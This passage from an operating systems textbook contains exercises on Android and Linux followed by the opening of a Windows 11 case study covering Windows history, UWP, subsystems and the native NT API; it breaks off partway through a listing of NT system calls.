59. Consider the following Binder IPC scenario. Process *P1* has a Binder object implementing interface *I1*, Process *P2* has a Binder object implementing interface *I2*, Process *P3* has a Binder object implementing interface *I3*. Process *P1* creates a new Binder object with interface Ie; *P1* calls *I2* to send Ie to *P2*, then *P2* calls *I3* to send that Ie to *P3*, then *P3* calls *I1* to send that Ie to *P1*. *P1* now takes the Ie it received from *P3* and calls a method on it. What happens and why?

60. We have the following user journey through the Android system. Each application has one process associated with it.

1. Launch a "media player" application, and start playing music. The media player starts a foreground service to play the music.
2. The "media player" while playing music uses a content provider in another "audio server" app to retrieve the audio data it is playing.
3. Now return home, and start a "messaging" app.
4. In the "messaging" app, send a message to a friend, attaching an audio file. The messaging app is now using the content provider in the "audio server" app to retrieve the audio file.

5. While this is happening, a "email" app runs in the background to retrieve new messages from its server.

At this point with what we know, what is the importance category of the "media player," "audio server," "messaging," and "email" processes?

61. You have been told that Android has too many runtime permission prompts being shown to users, and you need to get rid of one of them. The current runtime prompts are (in the text shown to the user) "Contacts (access your contacts)," "Calendar (access your calendar)," "SMS (send and view SMS messages)," "Storage (access photos, media, and files)," "Location (access device's location)," "Phone (make and manage phone calls)," "Microphone (record audio)," "Camera (take pictures and record video)," and "Body sensors (access sensor data about your vital signs)." Which of these would you select to try to remove, and why?

62. You are starting to see a problem where users are doing many more explicit upload/download operations (such as sending large videos and recordings and downloading them), which apps correctly implement as foreground services. However, on devices that are more limited in RAM, these are conflicting with other foreground services like music playback, causing situations where the user's music is killed instead of uploads/downloads that would be a better choice. How might you solve this?

63. Write a minimal shell that allows simple commands to be started. It should also allow them to be started in the background.

64. Write a dumb terminal program to connect two Linux computers via the serial ports. Use the POSIX terminal management calls to configure the ports.

65. Write a client-server application which, on request, transfers a large file via sockets. Reimplement the same application using shared memory. Which version do you expect to perform better? Why? Conduct performance measurements with the code you have written and using different file sizes. What are your observations? What do you think happens inside the Linux kernel which results in this behavior?

66. Implement a basic user-level threads library to run on top of Linux. The library API should contain function calls like mythreads_init, mythreads_create, mythreads_join, mythreads_exit, mythreads_yield, mythreads_self, and perhaps a few others. Next, implement these synchronization variables to enable safe concurrent operations: mythreads_mutex_init, mythreads_mutex_lock, mythreads_mutex_unlock. Before starting, clearly define the API and specify the semantics of each of the calls. Next implement the user-level library with a simple, round-robin preemptive scheduler. You will also need to write one or more multithreaded applications, which use your library, in order to test it. Finally, replace the simple scheduling mechanism with another one which behaves like the Linux 2.6 O(1) scheduler described in this chapter. Compare the performance your application(s) receive when using each of the schedulers.

67. Write a shell script that displays some important system information such as what processes you are running, your home directory and current directory, processor type, current CPU utilization, etc.

68. Using assembly language and BIOS calls, write a program that boots itself from a USB drive on an x86 computer. The program should use BIOS calls to read the keyboard and echo the characters typed, just to demonstrate that it is running.

11

CASE STUDY 2: WINDOWS 11

Windows is a modern operating system that runs on consumer PCs, laptops, tablets, and phones as well as business desktop PCs, workstations, and enterprise servers. Windows is also the operating system used in Microsoft's Xbox gaming system, the Hololens mixed-reality device, and Azure cloud computing infrastructure. The most recent version is Windows 11, released in 2021. In this chapter, we will examine various aspects of Windows, starting with a brief history, then moving on to its architecture. After this, we will look at processes, memory management, caching, I/O, the file system, power management, and finally, security.

11.1 HISTORY OF WINDOWS THROUGH WINDOWS 11

Microsoft's development of the Windows operating system for PC-based computers as well as servers can be divided into four eras: **MS-DOS**, **MS-DOS-based Windows**, **NT-based Windows**, and **Modern Windows**. Technically, each of these systems is substantially different from the others. Each was dominant during different decades in the history of the personal computer. Figure 11-1 shows the dates of the major Microsoft operating system releases for desktop computers. Below we will briefly sketch each of the eras shown in the table.

Year	MS–DOS	MS-DOS based Windows	NT-based Windows	Modern Windows	Notes
1981	1.0				Initial release for IBM PC
1983	2.0				Support for PC/XT
1984	3.0				Support for PC/AT
1990		3.0			Ten million copies in 2 years
1991	5.0				Added memory management
1992		3.1			Ran only on 286 and later
1993			NT 3.1		Supported 32-bit x86, MIPS, Alpha
1995	7.0	95	NT 3.51		MS-DOS embedded in Win 95 NT supports PowerPC
1996			NT 4.0		NT has Windows 95 look and feel
1998		98			
2000	8.0	Me	2000		Win Me was inferior to Win 98 NT supports IA-64
2001			XP		Replaced Win 98. NT supports x64
2006			Vista		Vista could not supplant XP
2009			7		Significantly improved upon Vista
2012				8	First Modern version, supports ARM
2013				8.1	Fixed complaints about Windows 8
2015–2020				10	Unified OS for multiple devices Rapid releases every 6 months Reached 1.3B devices
2021				11	Fresh new UI Broader application support Higher security baseline

Figure 11-1. Major releases in the history of Microsoft operating systems for desktop PCs.

11.1.1 1980s: MS-DOS

In the early 1980s IBM, at the time the biggest and most powerful computer company in the world, was developing a **personal computer** based the Intel 8088 microprocessor. Since the mid-1970s, Microsoft had become the leading provider of the BASIC programming language for 8-bit microcomputers based on the 8080 and Z-80. When IBM approached Microsoft about licensing BASIC for the new IBM PC, Microsoft readily agreed to the deal and suggested that IBM contact Digital Research to license its CP/M operating system since Microsoft was not then in the operating system business. IBM did that, but the president of Digital Research, Gary Kildall, was too busy to meet with IBM. This was probably the worst blunder

in all of business history. Had he licensed CP/M to IBM, Kildall would probably have become the richest man on the planet. Rebuffed by Kildall, IBM came back to Bill Gates, the cofounder of Microsoft, and asked for help again. Within a short time, Microsoft bought a CP/M clone from a local company, Seattle Computer Products, ported it to the IBM PC, and licensed it to IBM. It was then renamed **MS-DOS 1.0** (**MicroSoft Disk Operating System**) and shipped with the first IBM PC in 1981.

MS-DOS was a 16-bit real-mode, single-user, command-line-oriented operating system consisting of 8 KB of memory resident code. Over the next decade, both the PC and MS-DOS continued to evolve, adding more features and capabilities. By 1986, when IBM built the PC/AT based on the Intel 286, MS-DOS had grown to be 36 KB, but it continued to be a command-line-oriented, one-application-at-a-time, operating system.

11.1.2 1990s: MS-DOS-based Windows

Inspired by the graphical user interface of a system developed by Doug Engelbart at Stanford Research Institute and later improved at Xerox PARC, and their commercial progeny, the Apple Lisa and the Apple Macintosh, Microsoft decided to give MS-DOS a graphical user interface that it called **Windows**. The first two versions of Windows (1985 and 1987) were not very successful, due in part to the limitations of the PC hardware available at the time. In 1990, Microsoft released **Windows 3.0** for the Intel 386 and sold over one million copies in six months.

Windows 3.0 was not a true operating system, but a graphical environment built on top of MS-DOS, which was still in control of the machine and the file system. All programs ran in the same address space and a bug in any one of them could bring the whole system to a frustrating halt.

In August 1995, **Windows 95** was released. It contained many of the features of a full-blown operating system, including virtual memory, process management, and multiprogramming, and introduced 32-bit programming interfaces. However, it still lacked security, and provided poor isolation between applications and the operating system such that a bug in one program can crash the entire system or cause a system-wide hang. Thus, the problems with instability continued, even with the subsequent releases of **Windows 98** and **Windows Me**, where MS-DOS was still there running 16-bit assembly code in the heart of the Windows operating system.

11.1.3 2000s: NT-based Windows

By the end of the 1980s, Microsoft realized that continuing to evolve an operating system with MS-DOS at its center was not the best way to go. PC hardware was continuing to increase in speed and capability and ultimately the PC market would collide with the desktop, workstation, and enterprise-server computing

markets, where UNIX was the dominant operating system. Microsoft was also concerned that the Intel microprocessor family might not continue to be competitive, as it was already being challenged by RISC architectures. To address these issues, Microsoft recruited a group of engineers from DEC (Digital Equipment Corporation) led by Dave Cutler, one of the key designers of DEC's VMS operating system (among others). Cutler was chartered to develop a brand-new 32-bit operating system that was intended to implement **OS/2**, the operating system API that Microsoft was jointly developing with IBM at the time. The original design documents by Cutler's team called the system **NT OS/2**.

Cutler's system was called **NT** (**New Technology**) (and also because the original target processor was the new Intel 860, code-named the N10). NT was designed to be portable across different processors and emphasized security and reliability, as well as compatibility with the MS-DOS-based versions of Windows. Cutler's background at DEC shows in various places, with there being more than a passing similarity between the design of NT and that of VMS and other operating systems designed by Cutler, shown in Fig. 11-2.

Year	DEC operating system	Characteristics
1973	RSX-11M	16-bit, multiuser, real-time, swapping
1978	VAX/VMS	32-bit, virtual memory
1987	VAXELAN	Real-time
1988	PRISM/Mica	Canceled in favor of MIPS/Ultrix

Figure 11-2. DEC operating systems developed by Dave Cutler.

Programmers familiar only with UNIX find the architecture of NT to be quite different. This is not just because of the influence of VMS, but also because of the differences in the computer systems that were common at the time of design. UNIX was first designed in the 1970s for single-processor, 16-bit, tiny-memory, swapping systems where the process was the unit of concurrency and composition, and fork/exec were inexpensive operations (since swapping systems frequently copy processes to disk anyway). NT was designed in the early 1990s, when multiprocessor, 32-bit, multimegabyte, virtual memory systems were common. In NT, threads are the units of concurrency, dynamic libraries are the units of composition, and fork/exec are implemented by a single operation to create a new process *and* run another program without first making a copy.

The first version of NT-based Windows (Windows NT 3.1) was released in 1993. It was called 3.1 to correspond with the then-current consumer Windows 3.1. The joint project with IBM had foundered, so though the OS/2 interfaces were still supported, the primary interfaces were 32-bit extensions of the Windows APIs, called **Win32**. Between the time NT was started and first shipped, Windows 3.0 had been released and had become extremely successful commercially. It too was able to run Win32 programs, but using the *Win32s* compatibility library.

Like the first version of MS-DOS-based Windows, NT-based Windows was not initially successful. NT required more memory, there were few 32-bit applications available, and incompatibilities with device drivers and applications caused many customers to stick with MS-DOS-based Windows which Microsoft was still improving, releasing Windows 95 in 1995. Windows 95 provided native 32-bit programming interfaces like NT, but better compatibility with existing 16-bit software and applications. Not surprisingly, NT's early success was in the server market, competing with VMS and NetWare.

NT did meet its portability goals, with additional releases in 1994 and 1995 adding support for (little-endian) MIPS and PowerPC architectures. The first major upgrade to NT came with **Windows NT 4.0** in 1996. This system had the power, security, and reliability of NT, but also sported the same user interface as the by-then very popular Windows 95.

Figure 11-3 shows the relationship of the Win32 API to Windows. Having a common API across both the MS-DOS-based and NT-based Windows was important to the success of NT.



Figure 11-3. The Win32 API allows programs to run on almost all versions of Windows.

This compatibility made it much easier for users to migrate from Windows 95 to NT, and the operating system became a strong player in the high-end desktop market as well as servers. However, customers were not as willing to adopt other processor architectures, and of the four architectures Windows NT 4.0 supported in 1996, only the x86 (i.e., Pentium family) was still actively supported by the time of the next major release, **Windows 2000**.

Windows 2000 represented a significant evolution for NT. The key technologies added were plug-and-play (for consumers who installed a new PCI card, eliminating the need to fiddle with jumpers), network directory services (for enterprise customers), improved power management (for notebook computers), and an improved GUI (for everyone).

The technical success of Windows 2000 led Microsoft to push toward the deprecation of Windows 98 by enhancing the application and device compatibility of the next NT release, **Windows XP**. Windows XP included a friendlier new look-

and-feel to the graphical interface, bolstering Microsoft's strategy of hooking consumers and reaping the benefit as they pressured their employers to adopt systems with which they were already familiar. The strategy was overwhelmingly successful, with Windows XP being installed on hundreds of millions of PCs over its first few years, allowing Microsoft to achieve its goal of effectively ending the era of MS-DOS-based Windows.

Microsoft followed up Windows XP by embarking on an ambitious release to kindle renewed excitement among PC consumers. The result, **Windows Vista**, was completed in late 2006, more than five years after Windows XP shipped. Windows Vista boasted yet another redesign of the graphical interface, and new OS features under the covers. There were many changes in customer-visible experiences and capabilities. The technologies under the covers of the system improved substantially, with much clean-up of the code and many improvements in performance, scalability, and reliability. The server version of Vista (Windows Server 2008) was delivered about a year after the consumer version. It shares, with Vista, the same core system components, such as the kernel, drivers, and low-level libraries and programs.

The human story of the early development of NT is related in the book *Showstopper* (Zachary, 1994). The book tells a lot about the key people involved and the difficulties of undertaking such an ambitious software development project.

11.1.4 Windows Vista

The release of Windows Vista culminated Microsoft's most extensive operating system project to date. The initial plans were so ambitious that a couple of years into its development Vista had to be restarted with a smaller scope. Plans to rely heavily on Microsoft's type-safe, garbage-collected .NET language C# were shelved, as were some significant features such as the WinFS unified storage system for searching and organizing data from many different sources. The size of the full operating system is staggering. The original NT release of 3 million lines of C/C++ had grown to 16 million in NT 4, 30 million in 2000, and 50 million in XP. By Windows Vista, the line count had grown to 70 million and has continued to grow every since.

Much of the size is due to Microsoft's emphasis on adding many new features to its products in every release. In the main *system32* directory, there are 1600 **DLLs** (**Dynamic Link Libraries**) and 400 **EXEs** (**Executables**), and that does not include the other directories containing the myriad of applets included with the operating system that allow users to surf the Web, play music and video, send email, scan documents, organize photos, and even make movies. Because Microsoft wants customers to switch to new versions, it maintains compatibility by generally keeping all the features, APIs, *applets* (small applications), etc., from the previous version. Few things ever get deleted. The result is that Windows was growing dramatically larger from release to release. Windows' distribution media

had moved from floppy, to CD, and with Windows Vista, to DVD. Technology had been keeping up, however, and faster processors and larger memories made it possible for computers to get faster despite all this bloat.

Unfortunately for Microsoft, Windows Vista was released at a time when customers were becoming enthralled with inexpensive computers, such as low-end notebooks and **netbook** computers. These machines used slower processors to save cost and battery life, and in their earlier generations limited memory sizes. At the same time, processor performance ceased to improve at the same rate it had previously due to the difficulties in dissipating the heat created by ever-increasing clock speeds. Moore's law continued to hold, but the additional transistors were going into new features and multiple processors rather than improvements in single-processor performance. The substantial growth in Windows Vista meant that it performed poorly on these computers relative to Windows XP, and the release was never widely accepted.

The issues with Windows Vista were addressed in the subsequent release, **Windows 7**. Microsoft invested heavily in testing and performance automation, new telemetry technology, and extensively strengthened the teams charged with improving performance, reliability, and security. Though Windows 7 had relatively few functional changes compared to Windows Vista, it was better engineered and more efficient. Windows 7 quickly supplanted Vista and ultimately Windows XP to be the most popular version of Windows within a few years after its release.

11.1.5 Windows 8

By the time Windows 7 finally shipped, the computing industry once again began to change dramatically. The success of the Apple iPhone as a portable computing device, and the advent of the Apple iPad, had heralded a sea-change which led to the dominance of lower-cost Android phones and tablets, much as Microsoft had dominated the desktop in the first three decades of personal computing. Small, portable, yet powerful devices and ubiquitous fast networks were creating a world where mobile computing and network-based services were becoming the dominant paradigm. The old world of desktop and notebook computers was replaced by machines with small screens that ran applications readily downloadable from dedicated *app stores*. These applications were not the traditional variety, like word processing, spreadsheets, and connecting to corporate servers. Instead, they provided access to services such as Web search, social networking, games, Wikipedia, streaming music and video, shopping, and personal navigation. The business models for computing were also changing, with user data collection and advertising opportunities becoming the largest economic force behind computing.

Microsoft began a process to redesign itself as a *devices and services* company in order to better compete with Google and Apple. It needed an operating system it could deploy across a wide spectrum of devices: phones, tablets, game consoles, laptops, desktops, servers, and the cloud. Windows thus underwent an even bigger

evolution than with Windows Vista, resulting in **Windows 8**. However, this time Microsoft applied the lessons from Windows 7 to create a well-engineered, performant product with less bloat.

Windows 8 built on the modular **OneCore** operating system composition approach to produce a small operating system core that could be extended onto different devices. The goal was for each of the operating systems for specific devices to be built by extending this core with new user interfaces and features, yet provide as common an experience for users as possible. This approach was successfully applied to Windows Phone 8, which shares most of the core binaries with desktop and server Windows. Support of phones and tablets by Windows required support for the popular ARM architecture (arm32), as well as new Intel processors targeting those devices. What makes Windows 8 part of the Modern Windows era are the fundamental changes in the programming models, as we will examine in the next section.

Windows 8 was not received to universal acclaim. In particular, the lack of the Start Button on the taskbar (and its associated menu) was viewed by many users as a huge mistake. Others objected to using a tablet-like, touch-first interface on a desktop machine with a large monitor and a mouse. Over the following two years, Microsoft responded to this and other criticisms by releasing an update in 2013 called **Windows 8.1** which itself was refreshed again in the spring of 2014. This version made significant progress toward fixing these problems while at the same time introducing a host of new features, such as better cloud integration, improved functionality for apps bundled with Windows, and numerous performance improvements which actually *lowered* the minimum system requirements for Windows for the first time ever.

11.1.6 Windows 10

Windows 10 was the culmination of Microsoft's multi-device OS vision which started with Windows 8. It provided a single, unified operating system and application development platform for desktop/laptop computers, tablets, smartphones, all-in-one devices, Xbox, Hololens, and the Surface Hub collaboration device. Apps written for the new **UWP** (**Universal Windows Platform**) could target multiple device families with the same underlying code and be distributed from the Windows Store. Up until that time, developer interest in Windows 8's modern application platform was low and Microsoft wanted to shift developer mindshare from the competing iOS and Android platforms to Windows.

Internally, teams working on Windows and Windows Phone were merged into a single organization and produced a *converged* OS which unified the application development platform under UWP. Windows Mobile 10 was the mobile *edition* of Windows 10 targeted at smartphones and tablets, built out of a single code base. OneCore-based OS composition allowed each Windows edition to share a common core, but provided its own unique user-interface and features.

Ultimately, Windows 10 was the most successful release of Windows ever with over 1.3 billion devices running it, as of fall 2021. Ironically, this success cannot be attributed to developer enthusiasm over UWP or the popularity of Windows 10 Mobile because neither really happened. Windows 10 Mobile was discontinued in 2017, and while UWP is alive and well, it is not nearly the most popular platform for developing Windows applications.

Windows 10 provided a familiar user interface and numerous usability improvements which worked well on desktop/laptop computers as well as tablets and "convertible" devices. A public beta program called the **Windows Insider Program** was started early in Windows 10 development cycle to regularly share preview builds of the operating system with "Windows Insiders." The program was very successful with several hundred thousand enthusiasts testing and evaluating weekly builds. This arrangement allowed Windows developers access to end-user feedback and telemetry which helped improve the product with every 6-month release.

Windows 10 leveraged virtual machine technology to significantly improve security. **Biometric** and **multi-factor authentication** simplified the user logon experience and made it safer. **Virtualization-based security** helped protect sensitive information from even kernel-mode attacks while providing an isolated runtime environment for certain applications. Taking advantage of the latest hardware features from chip manufacturers (including support for the 64-bit ARM architecture complete with transparent emulation of x86 applications), Windows 10 improved performance and battery life with new devices while keeping its minimum hardware requirements constant and allowed Windows 7 users to upgrade as official support for the OS ended.

11.1.7 Windows 11

Windows 11 is the most recent version of Windows, publicly made available on October 5, 2021. It brings numerous usability improvements such as a fresh, rejuvenated UI, more efficient window management and multitasking capabilities especially on bigger and multiple monitor configurations. Following the remote and hybrid work/learning trend, it provides deeper integration with the Teams collaboration software as well as Microsoft 365 cloud productivity suite.

While the user interface updates are the most talked-about features of any new OS, and most relevant to the typical user, the latest Windows has plenty of advances under the hood. In keeping up with hardware developments, Windows 11 adds various performance, power, and scalability optimizations to take better advantage of increased number of processor cores, with support up to 2048 logical processors and more than 64 processors per socket. Perhaps more importantly, Windows 11 breaks new ground in application compatibility: emulation of x64 applications is now supported on 64-bit ARM devices and it is even possible to run

Android applications. The most significant advance Windows 11 brings, however, is the much higher security baseline. While many of its security features were present on earlier releases, Windows 11 sets its minimum hardware requirements such that all of these security protections (such as Secure Boot, Device Guard, Application Guard, and kernel-mode Control Flow Guard) can be used. All of them are enabled by default. The higher security baseline, along with new security features such as kernel-mode **Hardware Stack Protection**, makes Windows 11 the most secure version of Windows ever.

In the rest of this chapter, we will describe how Windows 11 works, how it is structured, and what these security features do. Although we will use the generic name of "Windows," all subsequent sections in this chapter refer to Windows 11.

11.2 PROGRAMMING WINDOWS

It is now time to start our technical study of Windows. Before getting into the details of the internal structure, however, we will take a look at the native NT API for system calls, the Win32 programming subsystem introduced as part of NT-based Windows, and the WinRT programming environment first introduced with Windows 8.

Figure 11-4 shows the layers of the Windows operating system. Beneath the GUI layers of Windows are the programming interfaces that applications build on. As in most operating systems, these consist largely of code libraries (DLLs) to which programs dynamically link for access to operating system features. Some of these libraries are **client libraries** which use **RPC**s (**Remote Procedure Calls**) to communicate with operating system services running in separate processes.

The core of the NT operating system is the **NTOS** kernel-mode program (*ntoskrnl.exe*), which provides the traditional system-call interfaces upon which the rest of the operating system is built. In Windows, only programmers at Microsoft write to the native system-call layer. The published user-mode interfaces all belong to operating system personalities that are implemented using **subsystems** that run on top of the NTOS layers.

Originally, NT supported three personalities: OS/2, POSIX, and Win32. OS/2 was discarded in Windows XP. Support for POSIX was finally removed in Windows 8.1. Today all Windows applications are written using APIs that are built on top of the Win32 subsystem, such as the **WinRT API** used for building Universal Windows Platform applications or the cross-platform CoreFX API in the .NET (Core) software framework. Furthermore, through the *win32metadata* GitHub project, Microsoft publishes a description of the entire Win32 API surface in a standard format (called ECMA-335) such that **language projections** can be built to allow the API to be called from arbitrary languages like C# and Rust. This allows applications written in languages other than C/C++ to work on Windows.



Figure 11-4. The programming layers in Modern Windows.

11.2.1 Universal Windows Platform

The Universal Windows Platform, introduced with Windows 10 based on the modern application platform in Windows 8, represented the first significant change to the application model for Windows programs since Win32. The WinRT API as well as a significant subset of the Win32 API surface is available to UWP applications, allowing them to target multiple device families with the same underlying code while taking advantage of unique device capabilities via device family-specific extensions. UWP is the only supported platform for apps on the Xbox gaming console, the HoloLens mixed reality device, and the Surface Hub collaboration device.

WinRT APIs are carefully curated to avoid various "sharp edges" of the Win32 API to provide more consistent security, user privacy and app isolation properties. They have projections into various languages such as C++, C#, and even JavaScript allowing developer flexibility. In early Windows 10 releases, the subset of the Win32 API available to UWP apps was too limited. For example, various threading or virtual memory APIs were out-of-bounds. This created friction for developers and made it more difficult to port software libraries and frameworks to support UWP. Over time, more and more Win32 APIs were made available to UWP applications.

In addition to the API differences, the *application model* for UWP apps is different from traditional Win32 programs in several ways.

First, unlike traditional Win32 processes, the processes running UWP applications have their lifetimes managed by the operating system. When a user switches away from an application, the system gives it a couple of seconds to save its state and then ceases to give it further processor resources until the user switches back to the application. If the system runs low on resources, the operating system may terminate the application's processes without the application ever running again. When the user switches back to the application at some time in the future, it will be restarted by the operating system. Applications that need to run tasks in the background must specifically arrange to do so using a new set of WinRT APIs. Background activity is carefully managed by the system to improve battery life and prevent interference with the foreground application the user is currently using. These changes were made to make Windows function better on mobile devices, where users frequently switch from app to app and back quickly and often.

Second, in the Win32 desktop world, applications are deployed by running an installer that is part of the application. This scheme leaves clean up in the hands of the application and frequently results in leftover files or settings when the application is uninstalled, leading to "winrot." UWP applications come in an **MSIX package** which is basically a zip file containing application binaries along with a *manifest* that declares the components of the application and how they should integrate with the system. That way, the operating system can install and uninstall the application cleanly and reliably. Typically, UWP applications are distributed and deployed via the Microsoft Store, similar to the model on iOS and Android devices.

Finally, when a modern application is running, it always executes in a *sandbox* called an **AppContainer**. Sandboxing process execution is a security technique for isolating less trusted code so that it cannot freely tamper with the system or user data. The Windows AppContainer treats each application as a distinct user, and uses Windows security facilities to keep the application from accessing arbitrary system resources. When an application does need access to a system resource, there are WinRT APIs that communicate to **broker processes** which do have access to more of the system, such as a user's files.

Despite its many advantages, UWP did not gain widespread traction with developers. This is primarily because the cost of switching existing apps to UWP outweighed the benefits of getting access to the WinRT API and being able to run on multiple Windows device families. Restricted access to the Win32 API and the restructuring necessary to work with the UWP application model meant that apps essentially needed to be rewritten.

To remedy these drawbacks and "bridge the gap" between Win32 desktop app development and UWP, Microsoft is on a path to unify these application models with the Windows App **SDK** (**Software Development Kit**) previously called **Project Reunion**. Windows App SDK is a set of open-source libraries on GitHub, providing a modern, uniform API surface available to all Windows applications. It allows developers to add new functionality previously only exposed to UWP,

without having to rewrite their applications from scratch. Windows App SDK contains the following major components:

1. WinUI, a XAML-based modern UI framework.
2. C++, Rust, C# language projections to expose WinRT API to all apps.
3. MSIX SDK, which allows any application to be packaged and deployed via MSIX.

We briefly covered some of the programming frameworks that developers can use to develop applications for Windows. While these applications built on different frameworks rely on different libraries at higher levels, they ultimately depend on the Win32 subsystem and the native NT API. We will study those shortly.

11.2.2 Windows Subsystems

As shown in Fig. 11-5, NT subsystems are constructed out of four components: a subsystem process, a set of libraries, hooks in CreateProcess, and support in the kernel. A subsystem process is really just a service. The only special property is that it is started by the *smss.exe* (session manager) program—the initial user-mode program started by NT—in response to a request from **CreateProcess** in Win32 or the corresponding API in a different subsystem. Although Win32 is the only remaining subsystem supported, Windows still maintains the subsystem model, including the *csrss.exe* Win32 subsystem process.



Figure 11-5. The components used to build NT subsystems.

The set of libraries both implements higher-level operating-system functions specific to the subsystem and also contains the stub routines which communicate

between processes using the subsystem (shown on the left) and the subsystem process itself (shown on the right). Calls to the subsystem process normally take place using the kernel-mode **LPC** (**Local Procedure Call**) facilities, which implement cross-process procedure calls.

The hook in Win32 CreateProcess detects which subsystem each program requires by looking at the binary image. It then asks *smss.exe* to start the subsystem process (if it is not already running). The subsystem process then takes over responsibility for loading the program.

The NT kernel was designed to have a lot of general-purpose facilities that can be used for writing operating-system-specific subsystems. But there is also special code that must be added to correctly implement each subsystem. As examples, the native NtCreateProcess system call implements process duplication in support of POSIX fork system call, and the kernel implements a particular kind of string table for Win32 (called *atoms*) which allows read-only strings to be efficiently shared across processes.

The subsystem processes are native NT programs which use the native system calls provided by the NT kernel and core services, such as *smss.exe* and *lsass.exe* (local security administration). The native system calls include cross-process facilities to manage virtual addresses, threads, handles, and exceptions in the processes created to run programs written to use a particular subsystem.

11.2.3 The Native NT Application Programming Interface

Like all other operating systems, Windows has a set of system calls it can perform. In Windows, these are implemented in the NTOS executive layer that runs in kernel mode. Microsoft has published very few of the details of these native system calls. They are used internally by lower-level programs that ship as part of the operating system (mainly services and the subsystems), as well as kernel-mode device drivers. The native NT system calls do not really change very much from release to release, but Microsoft chose not to make them public so that applications written for Windows would be based on Win32 and thus more likely to work with both the MS-DOS-based and NT-based Windows systems, since the Win32 API is common to both.

Most of the native NT system calls operate on kernel-mode objects of one kind or another, including files, processes, threads, pipes, semaphores, and so on. Figure 11-6 gives a list of some of the common categories of kernel-mode objects supported by the kernel in Windows. Later, when we discuss the object manager, we will provide further details on the specific object types.

Sometimes use of the term *object* regarding the data structures manipulated by the operating system can be confusing because it is mistaken for *object-oriented*. Windows operating system objects do provide data hiding and abstraction, but they lack some of the most basic properties of object-oriented systems such as inheritance and polymorphism, so Windows is not object-oriented in the technical sense.

Object category	Examples
Synchronization	Semaphores, mutexes, events, IPC ports, I/O completion queues
I/O	Files, devices, drivers, timers
Program	Jobs, processes, threads, sections, tokens
Win32 GUI	Desktops, application callbacks

Figure 11-6. Common categories of kernel-mode object types.

In the native NT API, calls are available to create new kernel-mode objects or access existing ones. Every call creating or opening an object returns a **handle** to the caller. A handle in Windows is somewhat analogous to a file descriptor in UNIX, except that it can be used for more types of objects than just files. The handle can subsequently be used to perform operations on the object. Handles are specific to the process that created them. In general, handles cannot be passed directly to another process and used to refer to the same object. However, under certain circumstances, it is possible to duplicate a handle into the handle table of other processes in a protected way, allowing processes to share access to objects—even if the objects are not accessible in the namespace. The process duplicating each handle must itself have handles for both the source and target process.

Every object has a **security descriptor** associated with it, telling in detail who may and may not perform what kinds of operations on the object based on the access requested. When handles are duplicated between processes, new access restrictions can be added that are specific to the duplicated handle. Thus, a process can duplicate a read-write handle and turn it into a read-only version in the target process.

Figure 11-7 shows a sampling of the native APIs, all of which use explicit handles to manipulate kernel-mode objects such as processes, threads, IPC ports, and **sections** (which are used to describe memory objects that can be mapped into address spaces). NtCreateProcess returns a handle to a newly created process object, representing an executing instance of the program represented by the SectionHandle. DebugPortHandle is used to communicate with a debugger when giving it control of the process after an exception (e.g., dividing by zero or accessing invalid memory). ExceptPortHandle is used to communicate with a subsystem process when errors occur and are not handled by an attached debugger.

NtCreateThread takes ProcHandle because it can create a thread in any process for which the calling process has a handle (with sufficient access rights). In a similar vein, NtAllocateVirtualMemory, NtMapViewOfSection, NtReadVirtualMemory, and NtWriteVirtualMemory allow one process not only to operate on its own address space, but also to allocate virtual addresses, map sections, and read or write virtual memory in other processes. NtCreateFile is the native API call for creating a new file or opening an existing one. NtDuplicateObject is the API call for duplicating handles from one process to another.

NtCreateProcess(&ProcHandle, Access, SectionHandle, DebugPortHandle, ExceptPortHandle, ...)
NtCreateThread(&ThreadHandle, ProcHandle, Access, ThreadContext, CreateSuspended, ...)
